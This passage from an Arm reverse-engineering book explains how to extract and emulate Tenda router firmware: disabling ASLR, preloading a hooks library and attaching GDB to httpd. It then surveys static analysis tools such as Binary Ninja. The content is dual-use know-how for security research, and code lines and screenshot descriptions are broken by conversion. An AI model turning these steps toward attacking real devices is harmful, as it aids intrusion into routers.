user@ubuntu:~$ unrar e US_AC6V1.0BR_V15.03.05.16_multi_TD01.rar
user@ubuntu:~$ binwalk -e US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
64	0x40	TRX firmware header, little endian, image size: 6778880 bytes, CRC32: 0x80AD82D6, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x1A488C, rootfs offset: 0x0
92	0x5C	LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 4177792 bytes
1722572	0x1A48CC	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 5052332 bytes, 848 inodes, blocksize: 131072 bytes, created: 2017-04-19 16:18:08

```
user@ubuntu:~$ cd _US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted
```

The main component you need from this extracted firmware package is the Squashfs filesystem.

```
user@ubuntu:~$ ls _US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted/ | grep squashfs-root
squashfs-root
squashfs-root
```

The next step is to transfer this filesystem to your emulated Armv7-A environment. In this case, it is important to have an Armv7 emulation

because the firmware is built for an Armv7 processor.

```
user@ubuntu:~$ rsync -av squashfs-root  
user@192.168.0.1:/home/user/Tenda-AC6
```

Inside this Tenda-AC6 folder (which contains the Squashfs filesystem), create a script that starts the emulation. In most cases (e.g., for most DLINK firmware), this process is simple and works with the following script:

```
# disable ASLR  
sudo sh -c "echo 0> /proc/sys/kernel/randomize_va_space"  
  
# Switch to legacy memory layout. Kernel will use the legacy  
(2.4) layout for # all processes  
sudo sh -c "echo 1> /proc/sys/vm/legacy_va_layout"  
  
# Mount special folders to the existing Debian ARM environment  
# to provide the # emulated environment awareness of the Linux  
surroundings  
sudo mount --bind /proc /home/user/Router/squashfs-root/proc  
sudo mount --bind /sys /home/user/Router/squashfs-root/sys  
sudo mount --bind /dev /home/user/Router/squashfs-root/dev  
  
# Trigger the startup of the firmware  
sudo chroot /home/user/Router/squashfs-root /etc/init.d/rcS
```

Router firmware emulation can be as simple as running the previous script. However, there are always exceptions to the rule. If you run this script for the Tenda AC6 firmware, the process will keep crashing without booting up in the first place. I solved this problem in a rather messy way: by reverse engineering the firmware and tracing back which parameters it's complaining about. I wrote the following program²⁰ to simply give it what it wants, and it worked. To my surprise, emulating a different Tenda firmware version (AC15) resulted in the same problem, and the hooks I created for the AC6 firmware still worked.

```
/*  
 Hooks for emulating Tenda routers. This has only been tested  
 on two different Tenda versions: AC6 and AC15.
```

Cross-compile for the Arm architecture and copy it into the squashfs-root folder.

```
*/  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
#include <dlfcn.h>  
#include <string.h>  
  
int j_get_cfm_blk_size_from_cache(const int i) {  
    puts("j_get_cfm_blk_size_from_cache called...\n");  
    return 0x20000;  
}  
  
int get_flash_type() {  
    puts("get_flash_type called...\n");  
    return 4;  
}  
  
int load_l7setting_file(){  
    puts("load_l7setting_file called...\n");  
    return 1;  
}  
  
int restore_power(int a, int b){  
    puts("restore_power called...\n");  
    return 0;  
}  
  
char *bcm_nvram_get(char *key)  
{  
    char *value = NULL;  
  
    if(strcmp(key, "et0macaddr") == 0) {  
        value = strdup("DE:AD:BE:EF:CA:FE");  
    }  
  
    if(strcmp(key, "sb/1/macaddr") == 0) {  
        value = strdup("DE:AD:BE:EF:CA:FD");  
    }  
  
    if(strcmp(key, "default_nvram") == 0) {  
        value = strdup("default_nvram");  
    }  
  
    printf("bcm_nvram_get(%s) == %s\n", key, value);
```

```
    return value;  
}
```

You won't need these hooks for DLINK firmware, for example. But if you are emulating Tenda firmware where these hooks are necessary, here is how you cross-compile it:

```
user@ubuntu:~$ wget  
https://uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-  
armv5l.tar.bz2  
user@ubuntu:~$ tar xjf cross-compiler-armv5l.tar.bz2  
user@ubuntu:~$ wget https://raw.githubusercontent.com/azeria-  
labs/Arm-firmware-emulation/master/hooks.c  
user@ubuntu:~$ cross-compiler-armv5l/bin/armv5l-gcc hooks.c -  
o hooks.so -shared  
user@ubuntu:~$ scp hooks.so user@arm:/home/user/Tenda-  
AC6/squashfs-root/hooks.so
```

Inside the Arm environment, navigate to the folder you transferred the `squashfs-root` to and create the following `emulate.sh` script. The emulation script looks similar to the one I mentioned earlier, with the difference that it runs with the `hooks.so` file.

```
# Script to emulate Tenda router firmware, tested on Tenda AC6  
and AC15.  
# Emulation tutorial: https://azeria-  
labs.com/emulating-arm-firmware.  
# br0 interface existence is necessary for successful  
emulation.  
# You can delete this line for non-Tenda emulations.  
sudo ip link add br0 type dummy  
  
# Disable ASLR for easier testing.  
sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"  
  
# Switch to legacy memory layout. Kernel will use the legacy  
(2.4) layout for  
# all processes to mimic an embedded environment which usually  
has old kernels  
sudo sh -c "echo 1 > /proc/sys/vm/legacy_va_layout"  
  
# Mount special linux folders to the existing Debian ARM  
environment to provide # the emulated environment with the
```

```

Linux context. Replace /home/user/Tenda
# with the path to your extracted squashfs-root.
sudo mount --bind /proc /home/user/Tenda/squashfs-root/proc
sudo mount --bind /sys /home/user/Tenda/squashfs-root/sys
sudo mount --bind /dev /home/user/Tenda/squashfs-root/dev

# Set up an interactive shell in an encapsulated squashfs-root
# filesystem
# and trigger the startup of the firmware.
# Replace /home/user/Tenda with the path to your extracted #
squashfs-root.
# For non-Tenda routers, replace this line with:
# sudo chroot /home/user/D-Link/squashfs-root /etc/init.d/rcS
sudo chroot /home/user/Tenda/squashfs-root /bin/sh -c
"LD_PRELOAD=/hooks.so /etc_ro/init.d/rcS"

```

Before running the emulation script, be aware that this emulation will return a lot of errors and will continue to do so. You can ignore these errors because most of them are caused by the firmware looking for nonexistent hardware peripherals and minimize the emulation terminal once you start the emulation process. We only care about the firmware services, which should be up and running a couple of minutes after you run the emulation script.

```
user@arm:~/Tenda$ sudo ./emulate.sh
```

To check if the emulation was successful, you can use `netstat` and watch for new processes.

```
user@arm:~$ sudo netstat -tlpn
sudo: unable to resolve host Tenda: Resource temporarily
unavailable
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
PID/Program name
tcp      0      0 0.0.0.0:22          0.0.0.0:*
LISTEN
236/sshd
tcp      0      0 0.0.0.0:5500        0.0.0.0:*
LISTEN
809/miniupnpd
tcp      0      0 0.0.0.0:9000        0.0.0.0:*
LISTEN
450/ucloud_v2
tcp      0      0 172.18.166.182:80    0.0.0.0:*
LISTEN
585/dhttpd
```

```
tcp      0      0 192.168.0.1:80          0.0.0.0:*      LISTEN
448/httpd
tcp      0      0 127.0.0.1:10002        0.0.0.0:*      LISTEN
450/ucloud_v2
tcp      0      0 127.0.0.1:10003        0.0.0.0:*      LISTEN
450/ucloud_v2
tcp      0      0 0.0.0.0:10004        0.0.0.0:*      LISTEN
451/business_proc
tcp6     0      0 :::22                  ::::*       LISTEN
236/sshd
```

Once you see these processes, verify that the firmware has been successfully emulated by navigating to the router interface (192.168.0.1). You should see the admin interface of the router you emulated; see [Figure 9.1](#).




Figure 9.1: Admin interface

Now you can start playing around with the interface, attaching to processes, and debugging them. To attach to the HTTPD process via GDB, you can use the following command:

```
user@arm:~$ ps aux | grep httpd
root    448  0.3 0.2  3692  2136 ?          Ss   02:00  0:03 httpd
root    585  0.1 0.0  2628   716 ?          S    02:00  0:01
dhttpd
user   9073  0.0 0.0   6736    532 pts/0   S+   02:16  0:00 grep
httpd
user@arm:~$ sudo gdb -q -p 448
```

Notes

1 <https://aws.amazon.com/ec2/instance-types/a1>

2 <https://aws.amazon.com/about-aws/whats-new/2020/06/amazon-ec2-c6g-r6g-instances-amazon-graviton2-processors-generally-available>

3 https://microcontrollershop.com/default.php?cPath=154_170_481

4 <https://developer.arm.com/tools-and-software/development-boards/juno-development-board>

5 <https://developer.arm.com/solutions/graphics-and-gaming/development-platforms/hivey-960-board>

6 <https://developer.qualcomm.com/hardware/dragonboard-820c>

7 www.raspberrypi.org/about

8 www.raspberrypi.org/products/raspberry-pi-4-model-b/specifications

9 <https://raspi.debian.net>

10 <https://ubuntu.com/download/raspberry-pi>

- 11 <https://freebsdfoundation.org/freebsd-project/resources/installing-freebsd-for-raspberry-pi>
- 12 www.pine64.org/rockpro64
- 13 http://opensource.rock-chips.com/wiki_RK3399
- 14 www.qemu.org/download
- 15 www.qemu.org/docs/master/system/index.xhtml
- 16 <https://cdimage.debian.org/cdimage/openstack/current>
- 17 <https://wiki.debian.org/Arm64Qemu>
- 18 <https://people.debian.org/~aurel32/qemu/armhf>
- 19 <https://github.com/ReFirmLabs/binwalk>
- 20 <https://github.com/azeria-labs/Arm-firmware-emulation/blob/master/hooks.c>

CHAPTER 10

Static Analysis

In [Part 1](#), “Arm Assembly Internals,” you learned about the most common instructions you will encounter in disassembly. Now it is time to apply that knowledge and learn how to analyze the program flow of a binary. The examples you will see in this chapter are simple and easy to follow, and going over them in detail will help you connect the dots between the bits and pieces you have already learned.

But what is static analysis? The term *static analysis* has a different meaning depending on who you ask. But there is one characteristic everyone agrees on: it's the analysis of a file in its static form, without any execution. In this chapter, static analysis refers to the low-level analysis of a binary.

Static analysis is the precursor of dynamic analysis. To inspect a program during its execution, you need to understand its basic properties first. After all, you need to know the environment and resources a program needs for execution. Light static analysis helps you prepare the right environment and tools to analyze a file based on its file type and understand its structure based on its file format.

Often, gathering information about a file's basic properties isn't enough to continue with the dynamic analysis stage. In these cases, you need to identify the points in the code where you need to watch it interact with the system to gain a deeper understanding of its functionalities. For example, if a malicious binary performs network tasks, decrypts data, or modifies files on the filesystem, you need to know where to look and which data streams to monitor during its execution.

This requires analyzing the disassembly of a program to understand its program flow. This not only helps provide insights about the purpose of its functions but might also reveal functionalities that are triggered only under certain conditions.

For vulnerability analysis, being able to perform low-level analysis is a core skill requirement. Analyzing the disassembly of a vulnerable function can help you understand under which conditions the vulnerable function is triggered and the precise data stream required to exploit it without crashing the program.

Static Analysis Tools

In this section, you will get a brief overview of static analysis tools you can use for reverse engineering. Depending on your use case and operating system, you might want to use a mix of command-line and GUI tools. Command-line tools are useful for light static analysis, for general information gathering about the binary you want to reverse engineer, or for quick analysis of smaller binaries. GUI disassemblers and decompilers are powerful tools you can use with extensions and custom scripts.

Command-Line Tools

Command-line tools can be a useful part of the reverse engineering process, especially in the initial information-gathering phase. Helpful Linux commands are the `strings` command for listing the strings inside a file in the order they occur, the `file` command to display the file type, and `readelf` to display useful information about files in the ELF file format.

Disassembling a file in Linux is also just one command away. The `-d` option of `objdump` displays the disassembly of each function in the executable code sections. Command-line tools are not just useful for light static analysis, though. You can debug a program from the command line using GDB or even more powerful tools such as Radare2.

Disassemblers and Decompilers

Disassemblers are used to view the low-level code of a program and come in different flavors and price tags, ranging from free open-source tools such as Radare2 and Ghidra to commercial tools like Binary Ninja and IDA Pro. Some of them come with decompilation features that attempt to reconstruct the high-level source code of the disassembled program. Here is a list of common disassemblers and decompilers:

IDA Pro [1](#) is a powerful disassembler and debugger and the most expensive option on the market. It comes with support for many processor architectures, includes a graph-view feature showing an overview of code blocks and their control flow, and has scripting support for custom plug-ins. Hex-Rays is a C and C++ decompiler that can be purchased as a plugin for IDA Pro.

Binary Ninja [2](#) is an interactive disassembler, decompiler, and binary analysis platform, and it's a much more affordable option compared to IDA Pro. It comes with a wealth of features, including disassembling, decompilation, automation via powerful APIs, intermediate language views, and even a cloud-based disassembler.[3](#) Its decompiler comes in unique flavors. It uses a tree-based architecture, intermediate representation of machine code called Binary Ninja Intermediate Language (BNIL)[4](#) and can display the disassembled code in three different levels of abstraction: Low Level IL, Medium Level IL, and High Level IL. This is especially useful for users who want to retain some level of detail provided by the assembly language during their analysis.

Ghidra is an open-source reverse engineering suite of tools developed by NSA's Research Directorate.[5](#) Its capabilities include disassembly, assembly, decompilation, debugging, and scripting.

The open-source tool **Radare2** [6](#) is a powerful command-line disassembler and debugger with a variety of features for binary analysis and reverse engineering.

Binary Ninja Cloud

Binary Ninja is a powerful reverse engineering tool and one of my personal favorites. It comes with unique features and a cloud-based version worth highlighting. The Binary Ninja Cloud is essential when you don't have access to your usual disassembler or want to conveniently reverse engineer a binary inside the browser. Let's take a quick look at its features.

After uploading the binary, we are presented with a list of functions and a disassembly graph view. The function you see in [Figure 10.1](#) is the main function.

The screenshot shows a debugger interface with several tabs at the top: Stack, Registers, Registers (highlighted), Stack (highlighted), Registers, and Registers. A red circle with the letter 'M' is positioned in the top right corner. The left pane lists symbols, and the right pane displays the assembly code for the main function.

int32_t main(int32_t argc, char** argv, char** envp) Disassembly

_init
sub_5f0
__cxa_finalize
__libc_start_main
__gmon_start__
abort
printf
_start
call_weak_fn
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
swap
main
__libc_csu_init
__libc_csu_fini
_fini


67c in _start
ldr x0, [x0, #0xfd8]
690 in _start
bl __libc_start_main

main:

```
stp    x29, x30, [sp, #-0x20]! {__saved_x29} {__saved_x30}
mov    x29, sp {__saved_x29}
mov    w0, #0x15
str    w0, [sp, #0x1c {a}] {0x15}
mov    w0, #0x11
str    w0, [sp, #0x18 {b}] {0x11}
add    x1, sp, #0x18 {b}
add    x0, sp, #0x1c {a}
bl    swap
ldr    w0, [sp, #0x1c {a}]
ldr    w1, [sp, #0x18 {b}]
mov    w2, w1
mov    w1, w0
adrp   x0, 0
add    x0, x0, #0x890 {"main: a = %d, b = %d\n"}
bl    printf
mov    w0, #0
ldp    x29, x30, [sp], #0x20 {__saved_x29} {__saved_x30}
ret
```

Figure 10.1: Main function view in Binary Ninja

You can also turn on the display of addresses, opcode bytes, and variable types, as shown in [Figure 10.2](#).



The screenshot shows the Binary Ninja interface with the main function view. The left sidebar has two tabs: 'LINEAR DISASSEMBLY' (selected) and 'STRUCTURE'. Under 'LINEAR DISASSEMBLY', several checkboxes are checked: 'Show Address', 'Show Opcode Bytes', and 'Show Variable Types At Top of Function'. Other options like 'Assembly', 'Low Level IL', 'Medium Level IL', and 'High Level IL' are listed below. The main pane displays assembly code for the 'main' function:


```
int32_t main(int32_t argc, char** argv, char** envp)

int64_t __saved_x29 {Frame offset -20}
int64_t __saved_x30 {Frame offset -18}
int32_t b {Frame offset -8}
int32_t a {Frame offset -4}
void arg_0 {Frame offset 0}
int32_t argc {Register x0}
int32_t* x0 {Register x0}
char** argv {Register x1}
int32_t* x1 {Register x1}
char** envp {Register x2}

main:
000007a4 fd7bbea9 stp    x29, x30, [sp, #-0x20]! {__saved_x29} {__saved_x30}
000007a8 fd030091 mov    x29, sp {__saved_x29}
000007ac a0028052 mov    w0, #0x15
000007b0 e01f00b9 str    w0, [sp, #0x1c {a}] {0x15}
```

Figure 10.2: Binary Ninja display options

Binary Ninja also has a feature to display the strings of a binary, as shown in [Figure 10.3](#).



The screenshot shows the Binary Ninja interface with the 'pointer' tab selected. The main pane displays a list of memory addresses and their corresponding strings. The strings listed are:

String	Address
_init	0000000000000238 /lib/ld-linux-aarch64.so.1
sub_5f0	00000000000003a9 libc.so.6
__cxa_finalize	00000000000003b3 abort
__libc_start_main	00000000000003b9 printf
__gmon_start__	00000000000003c0 __cxa_finalize
abort	00000000000003cf __libc_start_main
printf	00000000000003e1 GLIBC_2.17
_start	00000000000003ec _ITM_deregisterTMCloneTable
call_weak_fn	0000000000000408 __gmon_start__
deregister_tm_clones	0000000000000417 _ITM_registerTMCloneTable
register_tm_clones	0000000000000890 main: a = %d, b = %d\n
--do_global_dtors_aux	

Figure 10.3: Displaying strings

In [Figure 10.4](#) you can see the Triage feature, which provides file information such as the headers, imports and exports, segments, and sections of a binary.

Binary Ninja has some unique decompilation features worth highlighting. As mentioned earlier, it offers different levels of abstraction to display disassembled code, namely, Low-Level IL, Medium-Level IL, and High-Level IL.

Other disassemblers are only able to show the raw disassembly of a program, as well as the high-level pseudocode if it comes with a

decompilation feature. However, depending on the type of analysis you want to perform, you still need some level of detail, but perhaps not as much detail as reading every instruction in its raw disassembly form. If you want to see how specific registers and memory locations change every step of the way without dissecting every instruction that leads to it, you might find the Low-Level IL view useful. If you don't need this level of detail and want to see the result only for specific registers before they are used for a function call, Medium IL is your jam. For a high-level pseudocode perspective, you can use High-Level IL.

